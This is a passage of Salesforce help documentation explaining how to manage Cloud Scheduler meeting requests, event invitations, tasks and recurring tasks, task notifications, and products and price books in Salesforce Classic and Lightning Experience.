- By default, Salesforce proposes meeting times between 9:00 a.m. and 5:00 p.m. in your time zone. However, if you have changed the `Start of day` and `End of day` fields in your Personal Information Settings page, Salesforce uses those settings instead.

Note: If you don't want to meet at a specific time of day (like your lunch hour), schedule a recurring event in your Salesforce calender to block out that time.

The following table describes the settings that control how Salesforce proposes meeting times.

Field	Description
`Duration`	The length of your meeting.
`Time Frame`	How far in advance Salesforce proposes meeting times: • Next 5 Business Days/Next 10 Business Days—Salesforce tries to spread out the proposed times over the specified time frame. For example, if your time frame is Next 5 Business Days and the first invitee views the request on a Monday, Salesforce tries to propose a time for each day of that week. If some of your days are booked, Salesforce condenses the proposed times into fewer days. Business days exclude Saturdays and Sundays. • Whenever—Salesforce tries to propose five meeting times over the next five business days, and if it can't propose enough times, it extends the range over the next 10 business days. If Salesforce still can't find five times to propose, it looks for available times over the next four weeks. When you select this option, some of the times Salesforce proposes could be seven weeks away (5 business days + 10 business days + 20 business days = 7 weeks).

Change the Invitees to a Requested Meeting in Salesforce Classic

When you use Cloud Scheduler to request a meeting, you can add and remove invitees at any time.

EDITIONS

Available in Salesforce Classic in: **All** Editions Except **Personal** Edition

USER PERMISSIONS

To add and remove invitees from a requested meeting:
- "Edit Events"

  AND

  "Send Email"

1. Open your meeting using one of these methods:
   - From the Calendar section on the Home tab, click the **Requested Meetings** subtab and then click the subject of your meeting. If the **Requested Meetings** subtab doesn't display on the Calendar section, ask your administrator to add it.
   - If you requested the meeting from the Open Activities related list for that contact, lead, or person account, click the subject of your meeting in the related list.
   - From the email notification that you received when an invitee responded to your meeting request, click **View Response and Schedule Meeting**.
2. Do either of the following:
   - Click **To** to invite coworkers, leads, contacts, or person accounts to the meeting.
   - Click "x" next to an invitee's name to remove them from the meeting.

     You can remove all invitees unless you requested the meeting from an Open Activities related list. In that case, the first contact, lead, or person account in the `To` field can't be removed.

   The calendar automatically updates based on the people you added or removed from the meeting.

   Note: If **Close** is the only button on the page, you don't have permission to modify the requested meeting. Either ask the organizer to change the meeting details for you, or contact your Salesforce administrator to grant you the required permissions.
3. Click **Send Update**.
4. Enter a message. For example, you might want to inform your invitees who you're adding or removing from the meeting.
5. Click one of the following:
   - **Send to All Invitees**—Sends an update to all existing and added invitees and a cancellation notice to removed invitees.
   - **Send Only to Changed Invitees**—Sends an update to added invitees and a cancellation notice to removed invitees.

Reschedule a Requested Meeting in Salesforce Classic

If you used Cloud Scheduler to request a meeting that hasn't been confirmed, you can reschedule it and propose new times. However, when you confirm a meeting, it's converted to an event, so you can't propose new times. To reschedule an event, edit the event to change its date and send an update to the invitees.

If **Close** is the only button on the page, you don't have permission to modify the requested meeting. Either ask the organizer to change the meeting details for you, or contact your Salesforce administrator to grant you the required permissions.

EDITIONS

Available in Salesforce Classic in: **All** Editions Except **Personal** Edition

USER PERMISSIONS

To reschedule a meeting:
- "Edit Events"

  AND

  "Send Email"

1. Open your meeting using one of these methods:
   - From the Calendar section on the Home tab, click the **Requested Meetings** subtab and then click the subject of your meeting. If the **Requested Meetings** subtab doesn't display on the Calendar section, ask your administrator to add it.
   - If you requested the meeting from the Open Activities related list for that contact, lead, or person account, click the subject of your meeting in the related list.
   - From the email notification that you received when an invitee responded to your meeting request, click **View Response and Schedule Meeting**.

2. Click **Reschedule** and propose new times.

   Once the invitees reply to your updated request, you can confirm the meeting.

Confirm a Requested Meeting in Salesforce Classic

After you use Cloud Scheduler to request a meeting, wait for the invitees to reply with the times they can meet. When this happens, you receive an email notification, and the meeting in Salesforce is automatically updated with the times the invitees selected. You can then choose the best time to meet and confirm the meeting.

The meeting confirmation page displays as read-only to coworkers without the "Edit Events" permission and coworkers without the "Edit" permission on the contact or lead record associated with a proposed meeting.

If your administrator added required fields to events, you're prompted to update those fields before the meeting is converted to an event.

EDITIONS

Available in Salesforce Classic in: **All** Editions Except **Personal** Edition

USER PERMISSIONS

To confirm a meeting:
- "Edit Events"

  AND

  "Send Email"

1. Open your meeting using one of these methods:
   - From the Calendar section on the Home tab, click the **Requested Meetings** subtab and then click the subject of your meeting. If the **Requested Meetings** subtab doesn't display on the Calendar section, ask your administrator to add it.
   - If you requested the meeting from the Open Activities related list for that contact, lead, or person account, click the subject of your meeting in the related list.
   - From the email notification that you received when an invitee responded to your meeting request, click **View Response and Schedule Meeting**.
2. Select a time, and click **Confirm**.

   The **Confirm** button displays after you select a meeting time. If you don't select a time, the **Send Update** button displays instead so you can send the invitees a message without confirming a meeting time.

   Use the following tools to help you pick a time:
   - Green check marks show when each invitee can meet.
   - `Free` shows when you are available based on your Salesforce calendar.
   - If none of the times work for the invitees, propose new times and reschedule the meeting.
3. Optionally, enter a message to the invitee.
4. Click **Send** to confirm the meeting.

   Salesforce then:
   - Emails the invitees with the final date and time of the meeting.
   - Converts the requested meeting to a new multi-person event. The last message you sent to the invitees appears in the event's `Description` field, but all other messages between you and the invitees aren't saved.

     This event appears in the Calendar section on the Home tab. If you requested the meeting from an Open Activities related list, the event also appears in the Open Activities related list for that contact, lead, or person account.

Cancel a Requested Meeting in Salesforce Classic

If you used Cloud Scheduler to request a meeting and the meeting hasn't been confirmed, you can cancel the meeting, and Salesforce automatically sends a cancellation notice to the invitees. When you confirm a meeting, then it's converted to an event, which you can delete like any other event.

EDITIONS

Available in Salesforce Classic in: **All** Editions Except **Personal** Edition

USER PERMISSIONS

To cancel a meeting:
- "Edit Events"

  AND

  "Send Email"

1. Open your meeting using one of these methods:
   - From the Calendar section on the Home tab, click the **Requested Meetings** subtab and then click the subject of your meeting. If the **Requested Meetings** subtab doesn't display on the Calendar section, ask your administrator to add it.
   - If you requested the meeting from the Open Activities related list for that contact, lead, or person account, click the subject of your meeting in the related list.
   - From the email notification that you received when an invitee responded to your meeting request, click **View Response and Schedule Meeting**.
2. Click **Cancel Meeting**.

   You can also click **Del** next to the meeting from the Open Activities related list.

   Note: If **Close** is the only button on the page, you don't have permission to modify the requested meeting. Either ask the organizer to change the meeting details for you, or contact your Salesforce administrator to grant you the required permissions.
3. Click **OK** to confirm the cancellation.

   Salesforce emails a meeting cancellation to all invitees. Canceled meetings are permanently removed and aren't stored in the Recycle Bin.

Respond to Event Invitations in Salesforce Classic

Accept or decline an invitation to an event. After you've accepted an invitation, you can add the event to Outlook.

EDITIONS

Available in Salesforce Classic in: **All** Editions Except **Personal Edition** and **Database.com**

When a coworker invites you to an event, you receive an email containing a link to the event. The event is also displayed on the Home tab. To accept or decline the event:

1. Click the event description.
2. Optionally, enter a response.
3. If the event is a single event, click **Accept Meeting** or **Decline Meeting**. If you have been invited to a series of events, click **Accept Series** or **Decline Series**.

   Note: If you want to attend some events in a series of events but decline the others, accept the series and then decline specific events.

SEE ALSO:

Create an Outlook Appointment for an Event in Salesforce Classic

Tasks

Keep your to-do list in Salesforce and stay right on top of your deals and accounts. Easily relate every task to records for leads, contacts, campaigns, contracts, and other information that you need. Salesforce gives you different tools to maximize productivity—quick ways to create and update tasks, prefiltered task lists, and task notification options.

1. Manage Tasks
   In Salesforce, tasks are a powerful tool to help you track your work and close deals. Relate them to opportunities, leads, accounts, and contacts, and manage them on those records, in lists, and in reports.
2. Considerations for Using Tasks
   Salesforce always displays a task's due date in the time zone you've chosen in My Settings. Your Salesforce admin can add conditions for closing a task, such as requiring you to enter a comment. If your Salesforce admin has set up more than one Closed or Open status for tasks, choose a status to continue. Working with tasks is different in Lightning Experience and Salesforce Classic.
3. Repeat a Task
   Easily adjust the due date of a recurring task, or cut the clutter of recurring tasks in your future task list. Use repeating tasks to make a task recur a specified number of days after a trigger that you choose. The next task in the series is created only when the current task is due or marked completed. Repeating tasks are a streamlined alternative to regularly recurring tasks when you don't have to get a task done on a specific day.
4. Assign Tasks to Multiple People in Salesforce Classic
   Assign up to 100 coworkers an independent copy of the same task. For example, you can create a task "Submit your expense reports" with the appropriate due date and assign it to a team of account executives.
5. Task Notifications
   Set options for sending or receiving an email notification when a task is assigned.

SEE ALSO:

Activities

Events and Calendars

Manage Tasks

In Salesforce, tasks are a powerful tool to help you track your work and close deals. Relate them to opportunities, leads, accounts, and contacts, and manage them on those records, in lists, and in reports.

1. Manage Tasks in Lightning Experience
   Create, update, and monitor your own tasks, tasks delegated to others, and tasks on an opportunity, a lead, an account, or a contact. Use the Home page, the task list, or the activity timeline. You can also track tasks in reports.
2. Manage Tasks in Salesforce Classic
   You can track, create, and update your own and others' tasks in different locations in Salesforce. Tasks are displayed in activities list views and calendar views; Chatter feeds; and records that tasks are related to, such as contacts and accounts. You can also track tasks in reports.

Manage Tasks in Lightning Experience

Create, update, and monitor your own tasks, tasks delegated to others, and tasks on an opportunity, a lead, an account, or a contact. Use the Home page, the task list, or the activity timeline. You can also track tasks in reports.

EDITIONS

Available in Lightning Experience in: **All** Editions except **Personal** and **Contact Manager** Editions

USER PERMISSIONS

To create tasks
- "Edit Tasks"

Use Tasks in Lightning Experience to Boost Sales Productivity

- On the Home page, Today's Tasks shows your next five tasks due today.
- In the Kanban view for opportunities, cards show alerts when a task is overdue or when no open activities exist. To create or update a task, click the yellow triangle.
- On an individual opportunity, lead, account, or contact, use the composer and the activity timeline to create and work with tasks, meetings, calls, and emails.
- Use the task list to work with tasks due today, all your open tasks, overdue tasks, and tasks completed in the past seven days. In the navigation menu, go to **Tasks** and choose a view.

  To keep recently overdue tasks (due in the past 30 days) on your radar but out of your way, **My Tasks** collapses them when they total 10 or more. **All Overdue** includes all overdue tasks. **Delegated** displays tasks that you've created and assigned to people below you in the role hierarchy of your Salesforce org.

  You can also use activities reports to view tasks assigned to people below you in the role hierarchy of your Salesforce org.

Note: You can remove a contact or a record from a task without deleting the task. For example, suppose that a task is related to Contact A and Contact B, and you want to relate it only to Contact A. Instead of deleting the task, remove Contact B from the `Name` field.

SEE ALSO:

Considerations for Using Tasks in Lightning Experience

Manage Tasks in Salesforce Classic

You can track, create, and update your own and others' tasks in different locations in Salesforce. Tasks are displayed in activities list views and calendar views; Chatter feeds; and records that tasks are related to, such as contacts and accounts. You can also track tasks in reports.

EDITIONS

Available in Salesforce Classic in: **All** Editions

USER PERMISSIONS

To create tasks
- "Edit Tasks"

Track Tasks

You can track tasks belonging to you and to others in the following locations. To see activities list views, click  on the Home tab or any calendar view, or go to the calendar day or week view.

Tasks Assigned to You

- The Home tab, in the My Tasks section
- An activities list view: Choose an existing list view or customize one
- Your Chatter feed: Follow a task to track posts, comments, and updates about it

Tasks Due Soon

- The **My Activities** list view
- **Today** in the Salesforce1 app for iOS or Android
- The Salesforce1 **My Tasks** list

Tasks Related to Another Record, Such as a Contact or an Account

- The other record's detail page, in the Open Activities and Activity History related lists

- Your Chatter feed and in the Chatter feed for the other record
- Activities reports

> Note: You can eliminate a contact or a record on a task without deleting the entire task. For example, suppose that a task is related to Contact A and Contact B, and you want to relate it only to Contact A. Rather than deleting the task, remove Contact B from the `Name` field.

Delegated Tasks (Assigned to People below You in Your Organization's Hierarchy)

- The **My Delegated Activities** list view
- Activities reports
- The Salesforce1 **Delegated Tasks** list

Overdue Tasks

- The **Overdue** activities list view
- The Salesforce1 **Overdue Tasks** list

Completed Tasks

- The **My Activities** list view
- The Salesforce1 **Completed Tasks** list

Tasks That You've Assigned to Others

- The **My Delegated Activities** list view
- Activities reports

Tasks Assigned to People below You in Your Organization's Hierarchy

- The **My Team's Activities** list view
- Activities reports

View Task Details

In a calendar, in an activities list view, in a related list, or on the Home tab, there are two ways to see task details:

- Hover your mouse over a task's subject.
- Click the subject.

On a task detail page, to view the details of a single task in a recurring series (), select the View Task subtab. To view the details for the series, select the View Series subtab.

Create Tasks

On the Home Tab

On the Home tab, under My Tasks, click **New**.

In a Chatter Feed

If you create a task in the feed for a record such as a contact, Salesforce automatically relates the task to the record.

In the Sidebar

In the sidebar in Salesforce, in the Create New drop-down list, select **Task**.

On the Detail Page of Another Record

- On the Open Activities related list, click **New Task**.
- On the Activity History related list, click **Log a Call** to add a task record with a status of Completed.

Salesforce automatically relates the task to the record.

In a Calendar Day or Week View
Under My Tasks, click **New**.

In an Activity List View ( )
In a list view, click **New Task**.

Update Tasks

Anywhere (except reports) that you can view task details, you can edit any task that you have permission to edit.

Considerations for Using Tasks

Salesforce always displays a task's due date in the time zone you've chosen in My Settings. Your Salesforce admin can add conditions for closing a task, such as requiring you to enter a comment. If your Salesforce admin has set up more than one Closed or Open status for tasks, choose a status to continue. Working with tasks is different in Lightning Experience and Salesforce Classic.

1. Considerations for Using Tasks in Lightning Experience
   Be aware of these considerations for owning, viewing, creating, and updating tasks.
2. Considerations for Using Tasks in Salesforce Classic
   Be aware of these considerations for owning, viewing, creating, and updating tasks.

SEE ALSO:

Activity Reminders in Salesforce Classic

Considerations for Using Tasks in Lightning Experience

Be aware of these considerations for owning, viewing, creating, and updating tasks.

EDITIONS

Available in Lightning Experience in: **All** Editions except **Personal** and **Contact Manager** Editions

Tasks Can Have One Owner at a Time
Only one person can own a task. If you reassign the task to someone else, it no longer appears in your task list, unless the person is below you in the role hierarchy. In that case, you see the task in the Delegated view in your task list.

Managers Can't Edit Others' Tasks
Anyone can reassign a task to a coworker. Managers in the role hierarchy can view tasks that they've assigned to people below them in the role hierarchy. They can also use reports to view tasks of people below them in the role hierarchy, but not to edit them.

Limitations on Email Notifications of Task Assignments
Lightning Experience doesn't display an option to send an email when you assign a task. It also doesn't display a setting to receive an email when someone assigns you a task. However, if you switch from Lightning Experience to Salesforce Classic, one of these options can be available. It depends on how your admin has set up your Salesforce org. If one of these options is available, you can receive emails for tasks that you assign to yourself or created with a status of Completed.

No Task Reminders
Lightning Experience doesn't display task reminders.

Maximum Number of Tasks and Calculating the End Date

There is a limit to how many recurring tasks you can create in a series, and the limit varies based on task frequency. The latest possible end date depends on the maximum number of tasks.

For example, a recurring task that repeats every month supports up to 60 tasks in the series, so the end date can be scheduled up to 5 years after the start date.

Frequency	Maximum Number of Tasks	Latest End Date (From the Start Date)
Daily	100	100 days
Weekday	100	20 weeks
Weekly	53	1 year
Monthly	60	5 years
Yearly	10	10 years

Your limits may be different, depending on your Salesforce implementation.

SEE ALSO:

Considerations for Using Events and Calendars in Lightning Experience

Considerations for Using Activities

Considerations for Using Tasks in Salesforce Classic

Be aware of these considerations for owning, viewing, creating, and updating tasks.

EDITIONS

Available in Salesforce Classic in: **All** Editions

Recurring Tasks ( )

Only the Default Record Type Is Allowed

If you apply a record type other than the default, Salesforce still applies the default record type to your recurring task. Salesforce doesn't display picklist fields associated with the default record type.

No `Due Date` in Recurring Tasks

The `Due Date` field is disabled in recurring tasks because tasks in the series have different due dates.

Effects of Changes to a Task Series and Single Tasks in a Series

Warning: Changes to a series of recurring tasks override changes to single tasks that are due in the future. (Changes to a series don't affect tasks due before the current date.) If you change either of the following settings in a series, links to tasks due in the future break. Triggers and workflows are also reset.

- Frequency
- Recurrence start or end date

Task Status

You can't change the status of a task series. You can only change the status of single tasks in a series.

Task Reminders

If you create a recurring task and you leave the reminder checkbox selected, you receive a reminder for each single task in the series.

If you dismiss a reminder, you won't be reminded about that task again.

Attachments to Tasks

You can attach files to a series of recurring tasks. After you create a series, you can add or delete attachments to each single task in the series.

Attachments are displayed on the task detail page only, not on the detail page for other records that the task is related to. If you don't see the Attachments related list on the task detail page, ask your Salesforce admin to add it to the task page layout.

Maximum Number of Tasks and Calculating the End Date

There is a limit to how many recurring tasks you can create in a series, and the limit varies based on task frequency. The latest possible end date depends on the maximum number of tasks.

For example, a recurring task that repeats every month supports up to 60 tasks in the series, so the end date can be scheduled up to 5 years after the start date.

Frequency	Maximum Number of Tasks	Latest End Date (From the Start Date)
Daily	100	100 days
Weekday	100	20 weeks
Weekly	53	1 year
Monthly	60	5 years
Yearly	10	10 years

Your limits may be different, depending on your Salesforce implementation.

Relating Tasks to Multiple Contacts (Shared Activities)

Maximum Number of Related Contacts

You can relate a task to up to 50 contacts (but only one lead) in the `Name` field, including one primary contact. If you don't see  next to the `Name` field, ask your Salesforce admin to enable Shared Activities.

No Support for Recurring Tasks or Multiple Task Assignees

You can't relate multiple contacts to a recurring task series or a task assigned to multiple users.

Assigning Tasks

Task Is Assigned to User Who Created It

By default, a task is assigned to the person who creates it. To assign independent copies of a new task to multiple people, click  next to **Assigned To**; in the window that opens, click the Multiple Users tab. The `Assigned To` field isn't available in Personal Edition.

Task Notifications

Email Notifications

Depending on the way that your Salesforce admin has configured your Salesforce org, one of the following can happen:

- You automatically receive an email notification for every task assigned to you. You can turn off these notifications by going to the Reminders & Alerts page in your personal settings and deselecting the **Email me when someone assigns me a task** checkbox.
- You don't automatically receive an email notification for every task assigned to you. If you want an email sent to anyone you assign a task to, including yourself, select **Send Email Notification** when you create a task. (Depending on how your Salesforce admin has configured your Salesforce org, this checkbox may be unavailable.)

Mobile Task Notifications

Salesforce1 has separate settings for the task assignment notifications that you receive via your mobile device.

Tasks in Chatter

New Tasks Appear in Chatter Feeds

If a new task is related to a record likea lead, account, or custom object, the task appears in the feed for that record. On any record that you follow, you see feed items for all tasks, regardless of who created them.

Creating Tasks in Feeds

Your Salesforce admin can specify whether you can use Chatter to create tasks for different types of records. For example, some people can view but not create tasks in the feeds for accounts that they have access to.

No Recurring Tasks in Chatter

Your Chatter feed doesn't display recurring tasks, either in series or singly, and you can't follow recurring tasks in Chatter.

No Email or Call Logging in Case Feeds

On cases, feeds don't include email tasks or call logging tasks.

Email-to-Case

Viewing Associated Emails

If your organization has enabled Email-to-Case or On-Demand Email-to-Case, some tasks are associated with Email-to-Case or On-Demand Email-to-Case emails. To view the associated email, click the link at the top of the task . See Working with Case Emails on page 2259 for more information.

Salesforce for Outlook


Unresolved Items

Tasks that are emails received via Email to Salesforce or Salesforce for Outlook sometimes display a banner that links to the My Unresolved Items page. Use this page to assign any unassociated emails to related Salesforce records.

Repeat a Task

Easily adjust the due date of a recurring task, or cut the clutter of recurring tasks in your future task list. Use repeating tasks to make a task recur a specified number of days after a trigger that you choose. The next task in the series is created only when the current task is due or marked completed. Repeating tasks are a streamlined alternative to regularly recurring tasks when you don't have to get a task done on a specific day.

If you don't see the repeating tasks option when you create a task, ask your Salesforce admin to add repeating tasks to a page layout.



EDITIONS

Available in Lightning Experience in: **Contact Manager**, **Personal**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in Salesforce Classic in: **All** Editions

USER PERMISSIONS

To create tasks:
- "Edit Tasks"

1. For `Repeat This Task`, select **After due date** or **After date completed**.
2. For `Recurrence Interval`, enter the number of days after the task's due date or completed date when you want the next task to be due.

If `Repeat This Task` on an existing task is set to **(Task closed)**, it indicates that the task was closed as part of a repeating series. You can use this information to distinguish repeating tasks from other tasks for reporting purposes.

If you use Salesforce for Outlook to sync tasks, individual tasks in a repeating series are synced as they're created.

Note: When tasks in a series are set to repeat after their due date, Salesforce doesn't create recurrences that would have been due in the past. Instead, Salesforce keeps adding the interval until a repeated task has a due date in the future. For example, suppose that someone sets a task to repeat three days after it's due but doesn't complete the task until five days after it's due. Instead of creating a task that's already overdue, Salesforce gives the new task a due date of tomorrow.

Assign Tasks to Multiple People in Salesforce Classic

Assign up to 100 coworkers an independent copy of the same task. For example, you can create a task "Submit your expense reports" with the appropriate due date and assign it to a team of account executives.

EDITIONS

Available in Salesforce Classic in: **All** Editions Except **Personal**

USER PERMISSIONS

To create tasks:
- "Edit Tasks"

1. On the New Task page, click the lookup icon ( ) next to the `Assigned To` field.
2. In the lookup window, select the **Multiple Users** tab.
3. Add up to 100 people (including members of groups) to Selected Members.

   Tip: Personal groups are a convenient way to organize users into groups that are meaningful to you. For details, see Creating and Editing Groups.

4. Click **Done**.
   The New Task page displays your selections and the total number of tasks next to the `Assigned To` field.
5. Save the task.

   You've now assigned copies of the task to the coworkers you selected. Coworkers can edit, reassign, or delete their individual tasks.

Task Notifications

Set options for sending or receiving an email notification when a task is assigned.

1. Task Notifications in Lightning Experience

   Lightning Experience doesn't display an option to send an email when you assign a task. It also doesn't display a setting to receive an email when someone assigns you a task. However, if you switch from Lightning Experience to Salesforce Classic, one of these options can be available. It depends on how your admin has set up your Salesforce org. If one of these options is available, you can receive emails for tasks that you assign to yourself or created with a status of Completed. Ask your Salesforce admin for details.

2. Task Notifications in Salesforce Classic

   Salesforce can send an email notification when someone creates or assigns a task, depending on how your Salesforce admin has set up your org.

Task Notifications in Lightning Experience

Lightning Experience doesn't display an option to send an email when you assign a task. It also doesn't display a setting to receive an email when someone assigns you a task. However, if you switch from Lightning Experience to Salesforce Classic, one of these options can be available. It depends on how your admin has set up your Salesforce org. If one of these options is available, you can receive emails for tasks that you assign to yourself or created with a status of Completed. Ask your Salesforce admin for details.

EDITIONS

Available in Lightning Experience in: **All** Editions except **Personal** and **Contact Manager** Editions

Task Notifications in Salesforce Classic

Salesforce can send an email notification when someone creates or assigns a task, depending on how your Salesforce admin has set up your org.

Ask your Salesforce admin which way task notifications work in your org:

- You can set your own preference for email notifications when someone assigns you a task.
- Someone who assigns you a task can determine whether to send you an email notification of the task.
- You can't receive email notifications when someone assigns you a task.

If you can set your own preference for email notifications when someone assigns you a task, then you receive email notifications by default. If you don't want to receive the email, change the setting:

- In your personal settings, go to **Reminders & Alerts** > **Events and Tasks** and deselect **Email me when someone assigns me a task**.

EDITIONS

Available in Salesforce Classic in: **All** Editions

USER PERMISSIONS

To create tasks
- "Edit Tasks"

Track Your Products, Prices, and Payment Schedules

Products

Products in Salesforce represent the products and services that your company offers to customers.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Products Concepts
Before you use products in Salesforce, make sure that you understand the basics.

Guidelines for Creating Products
If you're an admin or sales operations manager, you'll create products in Salesforce to track the products and services that your company sells. After you create a product, your sales reps can add it to their quotes, opportunities, and orders. Before you get started, review a few key guidelines.

Products Concepts

Before you use products in Salesforce, make sure that you understand the basics.

EDITIONS

Products, price books, and quotes available in: both Salesforce Classic and Lightning Experience

Orders available in Salesforce Classic

Products, price books, and orders available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Quotes available in: **Performance** and **Developer** Editions and in **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

Products are the items and services that you sell to customers. Each product can exist in multiple price books with different prices.

When you view the detail page of an opportunity, quote, order, or service contract, the Products related list or the Quote Line Items related list shows the associated products for that record. Use these related lists to choose a price book for the record, add or edit products, and, for opportunities, establish or edit product schedules. For example, on a quote detail page, click **Add Line Item** on the Quote Line Items related list to select a product to list on the quote.

If products are shared with external contacts via Salesforce to Salesforce, choose one of the list views under Products from Connections to view products that your business partners have shared with you.

SEE ALSO:

Products
Guidelines for Creating Products

Guidelines for Creating Products

If you're an admin or sales operations manager, you'll create products in Salesforce to track the products and services that your company sells. After you create a product, your sales reps can add it to their quotes, opportunities, and orders. Before you get started, review a few key guidelines.

- To view and create products, you need the "Read" and "Create" permissions on products.
- To get started creating products, click **New** on the Products home page.
- You can create a product by cloning an existing product. See Considerations for Cloning Products.
- To ensure fast system performance with price books, keep the number of products below 2,000,000.
- Products need a standard active price before you can add them to a price book.
- To define a payment and delivery cycle via a product schedule, click **Edit** above the product detail.
- For descriptions of product fields, see Product, Price Book, Price Book Entry, and Product Schedule Fields.

SEE ALSO:

Create and Update Records

EDITIONS

Products, price books, and quotes available in: both Salesforce Classic and Lightning Experience

Orders available in Salesforce Classic

Products, price books, and orders available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Quotes available in: **Performance** and **Developer** Editions and in **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

Prices and Price Books

Price books track the prices of products and services that your company offers to customers.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Price Books Concepts

Learn about price books and price book entries.

Set and Edit Product Prices

Set and edit prices for each of your company's products and services.

Create Custom Price Books

Create custom price books for each market segment that your sales reps sell to. Then add products to each price book with the prices that you offer each market segment. For example, if you sell to domestic and international customers at different prices, you can create two custom price books: a domestic one and an international one.

Guidelines for Sharing Price Books

Extend access to price books to more of your sales team members through sharing in Salesforce Classic.

Considerations for Removing Price Books

To remove price books from related lists, you can archive, deactivate, or delete the price books. Each removal option has a different result. Before you remove a price book from your related lists, determine which option best fits your business needs.

Considerations for Removing a Product from a Price Book

Before you remove a product from a price book, consider a few key points.

Considerations for Removing Products and Price Books

Review a few key points before you remove a product or a price book.

Price Books Concepts

Learn about price books and price book entries.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

A *price book* is a list of products and their prices.

- The *standard price book* is the master list of all your products and their default *standard prices*. Salesforce creates the standard price book when you start creating product records. It includes all your products and their standard prices regardless of any custom price books that include those products.
- A *custom price book* is a separate list of products with custom prices, called *list prices*. Custom price books are ideal for offering products at different prices to different market segments, regions, or other subsets of your customers. Create a separate price book for each set of customers that you want to address. For example, if you have one set of prices for domestic customers and another for international customers, create a domestic price book and an international one.

A *price book entry* is a product with its price as listed in a price book. Each price book entry specifies a currency for the price.

- *Standard price book entries* are the default (standard) prices for the products and services in the standard price book. When you create a product record, Salesforce creates a standard price book entry. You can mark the standard price book entry as active or inactive, depending, for example, on whether you intend to start selling the product right away.
- *Custom price book entries* are the custom (list) prices for the products and services in your custom price books. Custom price book entries can be created only for products with active standard price book entries.
- In Lightning Experience, Product detail pages display the Standard Price related list and the Price Books related list as a single Price Books related list.
- If you customize the Price Book Entry detail page layout, no field dependencies exist for price book entry fields in the user interface. If the `Use Standard Price` checkbox is removed from the page layout, and this checkbox is selected for a price book entry, you can't edit the list price. The `List Price` field is disabled and can't be enabled on this page.

SEE ALSO:

Prices and Price Books

Set and Edit Product Prices

Set and Edit Product Prices

Set and edit prices for each of your company's products and services.

Set Product Prices in Lightning Experience

Track different types of prices for each of your products to fit the way you sell to different market segments and customers.

Set and Edit Product Prices in Salesforce Classic

Track different types of prices for each of your products to fit the way you sell to different market segments and customers.

SEE ALSO:

Considerations for Setting Prices

Add and Edit Products on Opportunities

Using Product Families

Price Books Concepts

EDITIONS

Products, price books, and quotes available in: both Salesforce Classic and Lightning Experience	Orders available in Salesforce Classic
Products, price books, and orders available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions	Quotes available in: **Performance** and **Developer** Editions and in **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

Set Product Prices in Lightning Experience

Track different types of prices for each of your products to fit the way you sell to different market segments and customers.

Set Standard Prices in the Standard Price Book

1. Select a product.
2. From the product page, click **Add Standard Price** from the Price Books related list. If you've already added a standard price, click **Edit** from the Show More menu to change it.
3. Enter the new standard price in the `List Price` field.
4. To make this price available to products on opportunities, quotes, or other custom price books, select `Active`.
5. Save your changes.

   The standard price is automatically associated with the product in your standard price book.

Set List Prices in Custom Price Books

1. Select a product.
2. On the product page, click **Add to Price Book** from the Price Books related list.
3. Choose the price book and currency for the new list price, and then click **Next**.
4. Enter the list price. Alternatively, if you want the price in the chosen price book to match the standard price, select `Use Standard Price`.
5. To make this price available to be used when adding the product to opportunities or quotes, select `Active`.
6. Save your changes.

Edit a Price Book Entry

Click **Edit** next to a price book record in any of these locations.

- The price book detail page, in the Products related list
- The product detail page, in the Price Books related list

For information about fields, see Product, Price Book, Price Book Entry, and Product Schedule Fields.

EDITIONS

Products, price books, and quotes available in: both Salesforce Classic and Lightning Experience	Orders available in Salesforce Classic
Products, price books, and orders available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions	Quotes available in: **Performance** and **Developer** Editions and in **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To set prices on products:

- "Edit" on products and price books

Set and Edit Product Prices in Salesforce Classic

Track different types of prices for each of your products to fit the way you sell to different market segments and customers.

Set Standard Prices

1. Select a product.
2. On the product detail page, click **Add** from the Standard Price related list.

   If you've already added a standard price, click **Edit** to change it or **Edit All** to edit all standard prices in other currencies.
3. Enter the standard price.
4. Select `Active` to make this price available to products on opportunities, quotes, or other custom price books.
5. Save your changes.

   The standard price is automatically associated with the product in your standard price book.

Set List Prices

1. Select a product.
2. On the product detail page, click **Edit** from the Price Books related list next to the custom price book that will contain the list price.

   If you haven't already added the product to a custom price book, click **Add to Price Book** from the Price Books related list.
3. Enter the list price. Alternatively, if both prices are the same, select `Use Standard Price`.
4. Select `Active` to make this price available to products on opportunities or quotes.
5. Save your changes.

Edit a Price

Click **Edit** next to a price book entry record in any of these locations.

- The price book detail page, in the Products related list
- The product detail page, in the Standard Price related list
- The product detail page, in the Price Books related list
- The price book list view

For information about fields, see Product, Price Book, Price Book Entry, and Product Schedule Fields.

EDITIONS

Products, price books, and quotes available in: both Salesforce Classic and Lightning Experience	Orders available in Salesforce Classic
Products, price books, and orders available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions	Quotes available in: **Performance** and **Developer** Editions and in **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To set prices on products:

- "Edit" on products and price books

Create Custom Price Books

Create custom price books for each market segment that your sales reps sell to. Then add products to each price book with the prices that you offer each market segment. For example, if you sell to domestic and international customers at different prices, you can create two custom price books: a domestic one and an international one.

1. Review considerations.
2. On the Price Books page, click **New**.
